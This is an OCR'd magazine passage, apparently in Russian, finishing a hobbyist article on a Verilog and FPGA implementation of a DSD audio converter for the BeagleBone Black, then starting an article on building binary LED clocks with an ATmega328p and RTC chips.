
Для оптимизации и расширения возможностей я перенес логику работы DSC на язык описания схем Verilog HDL. В результате количество используемых логических элементов в ПЛИС сократилось почти вдвое. Для наглядности я создал смешанный проект, где верхний уровень представлен в графическом виде, а вложенные блоки описаны кодом Verilog.




Блоки SR — это сдвиговые регистры, по сравнению с 74AHCT595 они значительно упрощены. На языке Verilog их код выглядит так:

```
module SR #(parameter output_pins = 32)
(
  input clk, data,
  output [0:output_pins-1]out
);

reg [output_pins-1:0]data_reg;
always @(posedge clk)
data_reg <= {data_reg[output_pins-2:0], data};
assign out = data_reg;

endmodule
```

В этом варианте специально для BeagleBone black добавлен селектор для переключения внешних генераторов тактовых импульсов. На большинстве качественных генераторов тактовых импульсов имеется управляющий контакт. Когда на этом контакте логическая единица, генератор работает, а когда логический ноль — нет. Располагаются управляющие контакты обычно там, где нарисован «ключ» — это небольшой кружок в одном из углов генератора.




Таким образом, если соединить выходы двух генераторов через резисторы номиналом 33 Ом, можно реализовать переключение под необходимую частотную сетку. Ниже приведен модуль, который переключает состояние контактов в зависимости от частоты дискретизации. Контакт `P9_24` на BeagleBone black следует соединить с контактом `CLK_select` на ПЛИС, а выходы `Clock44`, `Clock48` подвести к управляющим входам генераторов.



Исходный код:

```
module switch(
  input clk_select,
  output clock44,
  output clock48
);

assign clock44 = clk_select ? 1 : 0;
assign clock48 = clk_select ? 0 : 1;

endmodule
```

Чтобы можно было автоматически включать-выключать звуковой выход, добавлена логическая схема Mute согласно оригинальной схеме DSC.



Исходный код:

```
module Mute(
  input mute,
  input dsd_on,
  output mute_out
);

assign mute_out = ~(mute | ~dsd_on);

endmodule
```


Элемент Mute реализует только логику переключения состояния контакта `Mute_OUT`, для реальной работы Mute нужно устройство, которое отключает аудиовыход ЦАП. Есть различные способы реализации. Например, в DSC версии 2.5.2 используется управляемый аналоговый переключатель. Что именно использовать — дело вкуса. Можно обойтись вообще без Mute, ничего страшного не произойдет, только будут слышны одиночные щелчки при ручном переключении треков.

Проект на Verilog, mono

Покажу вариант реализации DSC, наиболее близкий к оригиналу. Помнишь, оригинальный проект не влезал на MAX II из-за недостаточного количества выходных портов?

У этой проблемы есть два решения: первое — купить ПЛИС с большим количеством портов, второе — купить две ПЛИС и реализовать правый и левый канал раздельно. Одна ПЛИС с достаточным количеством выходных портов гораздо дороже, чем две ПЛИС Altera MAX II, так что выбор очевиден. А еще считается, что dual mono — двойное моно — звучит лучше, чем обычное стерео. Теперь у нас есть отличный повод проверить это утверждение!


Итак, нам нужно создать элемент с инверсией сигнала и обязательно с синхронными выходами, потому что в балансной схеме даже небольшие различия могут оказать сильное влияние на звуковой сигнал.



На вход `data` подается выход данных правого или левого канала DSD, а на вход `clk` — синхронизация DSD. На выходах получаем прямой и инвертированный поток данных DSD.

```
module Inverter (
  input data, clk,
  output reg data_out = 0, invert_data_out = 0
);

reg check = 0;
always @(posedge clk)

begin
  if(data) check = 1;
  if(check)
  begin
    data_out <= data;
    invert_data_out <= ~data;
  end
end

endmodule
```


Далее, как и в предыдущих версиях, подключаем созданный элемент к сдвиговым регистрам.



К выходам сдвиговых регистров нужно припаять резисторы, как в оригинальной схеме. В результате получается балансный выход. На первой ПЛИС — правый канал dual mono, на второй ПЛИС — левый. Выходы `P9_30` (DSD1) и `P9_41` (DSD2) микрокомпьютера BeagleBone black нужно подключить к входу **DSD1** на первой ПЛИС и такому же входу на второй ПЛИС. Выход микрокомпьютера `P9_31` (BCK) будет общим для обеих ПЛИС, его следует подключить к входу `dsd_clk`.

Я не указываю номера контактов ПЛИС, потому что проекты, скорее всего, будут обновляться и номера могут измениться. Чтобы узнать номера и при необходимости поменять их под свои цели, открой проект в Quartus Prime.

В качестве резисторов на выходах лучше всего использовать готовые резисторные сборки. Существуют сборки хорошей точности — они дополнительно улучшат характеристики звучания. Трансформаторы подключаются к общей шине резисторов, как в оригинальном DSC.



- `R_OUT_HOT` — вход для шины первого регистра.
- `R_OUT_COLD` — вход шины второго регистра.

Все, мы собрали проект, максимально похожий на DSC! Надеюсь, по звучанию он будет не сильно уступать оригиналу. В идеале нужно переделать питание, но даже на моей тестовой ПЛИС с резисторами с точностью 1% и стандартным питанием от импульсного блока звук получился прекрасным. А с качественным питанием и точными резисторами будет еще лучше!

Итого

Плюсы

- Стоимость от 600 рублей плюс BeagleBone black или Amanero.
- Звук еще лучше, чем при воспроизведении DSD через ФНЧ.
- Возможность полной кастомизации и добавления новых алгоритмов работы.
- Значительно проще в реализации по сравнению с оригинальным DSC.

Минусы

Минусы не обнаружены (по крайней мере пока).

ЗАКЛЮЧЕНИЕ

Прослушивание музыки с конвертацией PCM в DSD считаю без сомнений наилучшим вариантом воспроизведения популярных форматов, особенно если использовать DSC. Альтернативой может выступать только популяризация и дальнейшее развитие форматов, в частности DSD.

Положа руку на сердце, скажу, что, какие бы цифровые фильтры, частоту дискретизации и модуляторы я ни использовал, чистый DSD все равно звучит лучше. К тому же при воспроизведении он не требует никакой цифровой обработки: не нужны ни фильтры, ни модуляторы, ни noise shaping — отчасти потому, что цифровая обработка уже выполнялась при записи.

Но теоретически при использовании хорошего компаратора и высокой частоты возможно подобие аналоговой записи без использования цифровой обработки вообще. Очень жаль, что DSD не распространен так же, как CDDA или хотя бы FLAC. Собственно, желание хоть немного популяризировать формат и было главной мотивацией написать этот материал. Надеюсь, тебе он понравился.

ЧАСЫ ДЛЯ ГИКА

Jaw
big-jaw@mail.ru

ПОДБИРАЕМ КОМПОНЕНТЫ И МАСТЕРИМ БИНАРНЫЕ ЧАСЫ

Однажды на просторах eBay я увидел бинарные часы и загорелся идеей их купить. К сожалению, тогда они стоили около 250 долларов, а таких денег у меня не было. Но часы мне так понравились, что я решил собрать такие же самостоятельно. Сказано — сделано.

ЧТО ТАКОЕ БИНАРНЫЕ ЧАСЫ?

Впервые бинарные часы были созданы в сороковых годах прошлого века в Японии и задумывались как тренажер для памяти. Принцип их работы прост — они показывают время не в привычной нам десятичной системе счисления, а в двоичной.

WWW

Подробнее о разных видах двоичных часов на сайте магазина «Секунда».

Единицы и нули в наших часах обозначим светодиодами: светящийся светодиод — единица, потушенный светодиод — ноль. Я использую четыре светодиода для отображения часов и шесть светодиодов — для минут. Формат времени будет двенадцатичасовой.


INFO

На случай, если ты забыл, как переводить числа из двоичной системы счисления в десятичную:

$$\begin{array}{ccc} 1 & 1 & 1 \\ \hline 2^2 & 2^1 & 2^0 \\ \hline \multicolumn{3}{c}{4+2+1=7} \end{array}$$

ПОДБОР МИКРОСХЕМ

Основной этап в создании и проектировании любого устройства — подбор микросхем, и бинарные часы не исключение. Для меня главные критерии — компактность корпуса, достаточное количество ног, ток потребления и напряжение питания, поэтому мой выбор в итоге пал на контроллер ATmega328p компании Microchip.



Контроллер ATmega328p

Для построения часов нам необходима микросхема часов реального времени (RTC — real time clock) — это вид микросхем, предназначенных для отсчета времени в «реальных» единицах (секунды, минуты, часы). Они зависимы от источника питания, который может быть как внешним, в виде сменной батареи или литиевого аккумулятора, так и встроенным в корпус микросхемы.

Тактовые сигналы для отсчета времени получают с внешнего кварцевого резонатора, а реже — из питающей электросети. Точность отсчета как раз и зависит от качества и точности настройки внутреннего генератора или внешнего кварцевого резонатора. При этом точность кварца и RTC указывается не в герцах и не в процентах, а в parts per million (количество миллионных частей от какой-то средней величины): `±12 ppm`, `±50 ppm`.

Часы реального времени можно реализовать на основе микроконтроллера, однако если использовать специальный чип, то это снизит энергопотребление: большинство микроконтроллеров даже в спящем режиме (или режиме пониженного энергопотребления) потребляют больше энергии, чем специальные интегральные микросхемы.

Именно благодаря часам реального времени на твоем компьютере не сбивается время и дата после его отключения от сети. В этом случае они работают от батарейки CR2032, установленной в разъеме на материнской плате. Она же и питает микросхему BIOS, чтобы не сбивались выставленные в BIOS настройки.

Рассмотрим самые распространенные микросхемы RTC (DS1302, DS1307, DS3231).

1. DS1307

Частота: 1 Гц, 4,096 кГц, 8,192 кГц, 32,768 кГц

Точность: зависит от кварца — обычно значение достигает 2,5 с в сутки, добиться точности выше одной секунды в сутки невозможно. Также точность зависит от температуры

Поддерживаемые протоколы: I2C

2. DS1302

Частота: 32,768 кГц

Точность: 5 с в сутки

Поддерживаемые протоколы: I2C, SPI

3. DS3231

